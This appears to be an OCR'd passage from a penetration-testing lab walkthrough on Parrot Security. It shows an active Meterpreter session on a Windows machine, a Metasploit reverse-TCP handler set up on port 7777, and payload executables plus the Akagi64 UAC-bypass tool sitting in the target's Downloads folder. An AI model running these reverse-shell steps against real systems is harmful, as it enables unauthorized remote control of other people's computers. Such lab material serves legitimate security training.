



1. Re-enter PowerShell shell and verify uploaded files:
   load powershell
   powershell_shell
   dir



Applications
Places
System
Tue Dec 31, 01:55
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(Meterpreter 1)(C:\Users\Admin\Downloads) > load powershell
Loading extension powershell...Success.
(Meterpreter 1)(C:\Users\Admin\Downloads) > powershell_shell
PS >
Click to start dragging "msfconsole - Parrot Terminal"
Menu
msfconsole - Parrot T...





1. Open a second terminal tab on Parrot Security, obtain root privileges, and launch Metasploit handler for port **7777**:
   sudo su
   msfconsole
   use multi/handler
   set payload windows/x64/meterpreter/reverse_tcp
   set lhost 192.168.0.18
   set lport 7777
   exploit



Applications
Places
System
Tue Dec 31, 02:05
msfconsole - Parrot Terminal
File
Edit
View
Search
Terminal
Help
Open Terminal Shift+Ctrl+N
Open Tab Shift+Ctrl+T
New Profile...
Close Tab Shift+Ctrl+W
Close Window Shift+Ctrl+Q
\Admin\Downloads) > powershell_shell
Admin\Downloads
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 12/31/2024 1:51 AM 238080 Akagi64.exe
-a---- 6/2/2024 8:31 PM 9868 FS.zip
-a---- 6/2/2024 8:27 PM 1333471 odbg110.zip
-a---- 12/31/2024 12:25 AM 7168 payload.exe
-a---- 12/31/2024 1:58 AM 7168 payload1.exe
PS >
Menu
msfconsole - Parrot T...



Applications Places System
Tue Dec 31, 02:07
sudo su - Parrot Terminal
File Edit View Search Terminal Tabs Help
msfconsole - Parrot Terminal
sudo su - Parrot Terminal
[pentester@parrot]-[~/Desktop]
$sudo su
[sudo] password for pentester:
[root@parrot]-[/home/pentester/Desktop]
#
README.license
Trash
payload.exe
payload1.exe
Developer Files
Menu
sudo su - Parrot Termi...

